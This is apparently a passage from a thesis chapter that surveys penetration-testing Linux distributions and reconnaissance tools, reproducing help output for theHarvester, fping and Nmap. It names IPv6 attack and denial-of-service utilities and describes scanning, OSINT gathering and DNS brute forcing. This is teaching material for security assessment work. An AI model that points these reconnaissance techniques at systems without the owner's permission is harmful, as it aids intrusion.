The Kali Linux is the most well-known Operating System and used by the most Penetration Testers. Kali Linux is based on the Debian-Linux distribution and is especially designed for digital forensics and penetration testing. It is developed, maintained and updated on a regular basis by Offensive Security Ltd. Kali contains several (~300) penetration testing programs and can be installed as a primary operating system on the hard disk, live CD/USB and can even run as a virtual machine using some virtualization software (e.g., VMware, VirtualBox etc.)

Kali Linux supports both 32-bit and 64-bit images and even supports various development boards like Raspberry Pi, Odroid, BeagleBone etc. [33,34]



```
root@KaliLinux:~# lsb_release -a
No LSB modules are available.
Distributor ID: Kali
Description:    Kali GNU/Linux Rolling
Release:        2020.3
Codename:       kali-rolling
root@KaliLinux:~# 
```

Figure 3.1: Kali Linux main screen

The Kali Linux contain several hundred tools which are covered various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. These tools divided in the below categories: [34]

- Information Gathering

- Vulnerability Assessment
- Web Applications
- Password Attacks
- Exploitation Tools
- Sniffing and Spoofing
- Maintaining Access
- Reporting Tools
- System Services

(*The tools that contained in the above categories will be covered below)




Figure 3.2: Kali Linux menu

3.1.2 BackBox

The Backbox is a free, open-source and Ubuntu-based Linux distribution aimed at assisting ethical hacker and penetration testers in security assessments. Backbox OS is designed with the objective of being faster, easily operable and having a minimal desktop environment. The main advantage of BackBox OS is that its own software repositories are updated at regular intervals to keep the distribution up to date. [35,36]




Figure 3.3: BackBox main screen

It consists of more than 70 most used security and analysis Linux tools, aiming for a wide spread of goals, ranging from Web analysis and network analysis to stress testing, sniffing, vulnerability assessment, forensics and exploitation. [35,36]




Figure 3.4: BackBox main menu

Another important key feature is that the BackBox is one of the first platform supporting the cloud for penetration testing. [35,36]

Some of the tools that contained in the BackBox are [35]:

- Metasploit
- Armitage

- Nmap
- OpenVAS
- W3af
- Ettercap
- Wireshark
- Kismet
- Aircrack
- John The Ripper

3.1.3 GnackTrack

GnackTrack is a Linux distribution based on Ubuntu which include lots of utilities for penetration testing. It has GUI (Graphical User Interface) based on GNOME desktop for easy interfacing. The GnackTrack support 32-bit and 64-bit hardware platforms for installation.

Default applications include the Chromium, Firefox, Opera web browsers, Gedit text editor, FileZilla file transfer client, Wireshark and Zenmap network scanners, as well as the XChat IRC client.

The GnacTrack OS inspired by Backtrack (which is now the Kali Linux) and the most useful choice for amateurs to learn and research penetration testing. [37,38]

3.1.4 NodeZero

NodeZero is ubuntu based Linux distribution for penetration testing which make use of Ubuntu repositories for Updates. It consists of more than 300 penetration testing tools as well as a set of basic services that are required for carrying out all sorts of operations. Also, the NodeZero offer THC IPV6 Attack toolkit which include tools like

- Alive6
- Detect-new-ip6
- Dnsdict6
- Dos-new-ip6
- Fake-advertise6
- Fake-mipv6
- Fake-mld6
- Fake-router6

NodeZero is available for download as a dual-arch live DVD ISO image, and can be run on 32-bit and 64-bit architectures. [39]

3.2 Information Gathering Tools

3.2.1 theHarvester

theHarvester is a very simple tool that designed to be used in the early stages of penetration testing in order to understand the Customer footprint on the Internet. The objective of this program is to gather emails, subdomains, hosts, employee names, open ports and banners from different public sources liked search engines (Google, Bing, LinkedIn, etc.), PGP key servers and SHODAN computer database. [40,41]





Figure 3.5: The harvester tool on Kali Linux



```
> Executing "theHarvester -h"

*******************************************************************
* theHarvester 3.1.0                                        *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


usage: __main__.py [-h] -d DOMAIN [-l LIMIT] [-S START] [-g] [-p] [-s] [-v] [-e DNS_SERVER] [-t DNS_TLD] [-n] [-c]
                   [-f FILENAME] [-b SOURCE]

theHarvester is used to gather open source intelligence (OSINT) on a company or domain.

optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        company name or domain to search
  -l LIMIT, --limit LIMIT
                        limit the number of search results, default=500
  -S START, --start START
                        start with result number X, default=0
  -g, --google-dork     use Google Dorks for Google search
  -p, --port-scan       scan the detected hosts and check for Takeovers (21,22,80,443,8080)
  -s, --shodan          use Shodan to query discovered hosts
  -v, --virtual-host    verify host name via DNS resolution and search for virtual hosts
  -e DNS_SERVER, --dns-server DNS_SERVER
                        DNS server to use for lookup
  -t DNS_TLD, --dns-tld DNS_TLD
                        perform a DNS TLD expansion discovery, default False
  -n, --dns-lookup      enable DNS server lookup, default False
  -c, --dns-brute       perform a DNS brute force on the domain
  -f FILENAME, --filename FILENAME
                        save the results to an HTML and/or XML file
  -b SOURCE, --source SOURCE
                        baidu, bing, bingapi, certspotter, crtsh, dnsdumpster, dogpile, duckduckgo, github-code,
                        google, hunter, intelx, linkedin, linkedin_links, netcraft, otx, securityTrails,
                        spyse(disabled for now), threatcrowd, trello, twitter, vhost, virustotal, yahoo, all
root@KaliLinux:~# 
```

Figure 3.6: The main options on theHarvester tool

3.2.2 Fping

Fping is a small command line tool that is used to send ICMP(Internet Control Message Protocol) echo request to the network hosts. It is similar to ping but much higher performing when pinging multiple hosts. The difference from the simple ping is that the fping can define any number of hosts on the command line or specify a file with the list of IP addresses or host to ping. [42]





Figure 3.7: The Fping tool on Kali Linux



```
> Executing "fping -h"
Usage: fping [options] [targets ... ]

Probing options:
   -4, --ipv4         only ping IPv4 addresses
   -6, --ipv6         only ping IPv6 addresses
   -b, --size=BYTES   amount of ping data to send, in bytes (default: 56)
   -B, --backoff=N    set exponential backoff factor to N (default: 1.5)
   -c, --count=N      count mode: send N pings to each target
   -f, --file=FILE    read list of targets from a file ( - means stdin)
   -g, --generate     generate target list (only if no -f specified)
                      (give start and end IP in the target list, or a CIDR address)
                      (ex. fping -g 192.168.1.0 192.168.1.255 or fping -g 192.168.1.0/24)
   -H, --ttl=N        set the IP TTL value (Time To Live hops)
   -I, --iface=IFACE  bind to a particular interface
   -l, --loop         loop mode: send pings forever
   -m, --all          use all IPs of provided hostnames (e.g. IPv4 and IPv6), use with -A
   -M, --dontfrag     set the Don't Fragment flag
   -O, --tos=N        set the type of service (tos) flag on the ICMP packets
   -p, --period=MSEC  interval between ping packets to one target (in ms)
                      (in loop and count modes, default: 1000 ms)
   -r, --retry=N      number of retries (default: 3)
   -R, --random       random packet data (to foil link data compression)
   -S, --src=IP       set source address
   -t, --timeout=MSEC individual target initial timeout (default: 500 ms,
                      except with -l/-c/-C, where it's the -p period up to 2000 ms)

Output options:
   -a, --alive        show targets that are alive
   -A, --addr         show targets by address
   -C, --vcount=N     same as -c, report results in verbose format
   -D, --timestamp    print timestamp before each output line
   -e, --elapsed      show elapsed time on return packets
   -i, --interval=MSEC  interval between sending ping packets (default: 10 ms)
   -n, --name         show targets by name (-d is equivalent)
   -N, --netdata      output compatible for netdata (-l -Q are required)
   -o, --outage       show the accumulated outage time (lost packets * packet interval)
   -q, --quiet        quiet (don't show per-target/per-ping results)
   -Q, --squiet=SECS  same as -q, but show summary every n seconds
   -s, --stats        print final stats
   -u, --unreach      show targets that are unreachable
   -v, --version      show version
   -x, --reachable=N  shows if ≥N hosts are reachable or not
root@KaliLinux:~# 
```

Figure 3.8: The options of Fping tool

3.2.3 Nmap

The is the most useful and most important tool for a penetration tester in the Gathering Information phase. The Nmap, also called Network Mapper, is a free and open-source network scanner which is used to discover hosts and services on computer network. More specifically the Nmap uses raw IP packets in order to determine what hosts are up on the network, what services (application name and version) on these hosts are supported, what operating system (OS version) they are running and many other functionalities. The Nmap was designed to scan large network with many hosts but it also works against single host. Nmap is available for all operating systems Linux, Windows and Mac OS X. The Nmap suite offer in the users a graphical version which named Zenmap. The Zenmap have the same functionalities with the Nmap the only difference is that offer Graphical interface which make it easy for beginners to use it. [43,44,45,46]





Figure 3.9: The Nmap tool on Kali Linux




```
> Executing "nmap"
Nmap 7.80 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
```

Figure 3.10: Examples of Nmap execution

The most well-known functionalities of this tool are the below:


- Host discover:



```
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
```

Figure 3.11: Nmap options for Host discovery


- Port Scanning



```
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
```

Figure 3.12: Nmap options for Port scanning


- Version Detection



```
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
```

Figure 3.13: Nmap options for Version detection


- OS detection



```
OS DETECTION:
  -O: Enable OS detection
  --osscan-limit: Limit OS detection to promising targets
  --osscan-guess: Guess OS more aggressively
```

Figure 3.14: Nmap options for OS detection

- Scriptable interaction



```
SCRIPT SCAN:
  -sC: equivalent to --script=default
  --script=<Lua scripts>: <Lua scripts> is a comma separated list of
           directories, script-files or script-categories
  --script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
  --script-args-file=filename: provide NSE script args in a file
  --script-trace: Show all data sent and received
  --script-updatedb: Update the script database.
  --script-help=<Lua scripts>: Show help about scripts.
           <Lua scripts> is a comma-separated list of script-files or
           script-categories.
```

Figure 3.15: Nmap options for script scanning

3.2.4 Dnsenum

Dnsenum is a multithreaded perl script for DNS enumeration, which is the process of locating all DNS server and DNS entries for an organization. The program currently performs the following operations [47,48]:

- Get the host's addresses (A record)
- Get the namservers (threaded).
- Get the MX record (threaded).
- Perform AXFR queries on name servers (threaded)
- Get extra names and subdomains via google scraping (google query = “allinurl: -www site:domain”).
- Brute force subdomains from file, can also perform recursion on subdomain that have NS records (all threaded).
- Calculate C class domain network ranges and perform whois queries on them (threaded).
- Perform reverse lookups on netranges (C class or/and whois netranges) (threaded).
- Write to domain_ips.txt file ip-blocks.

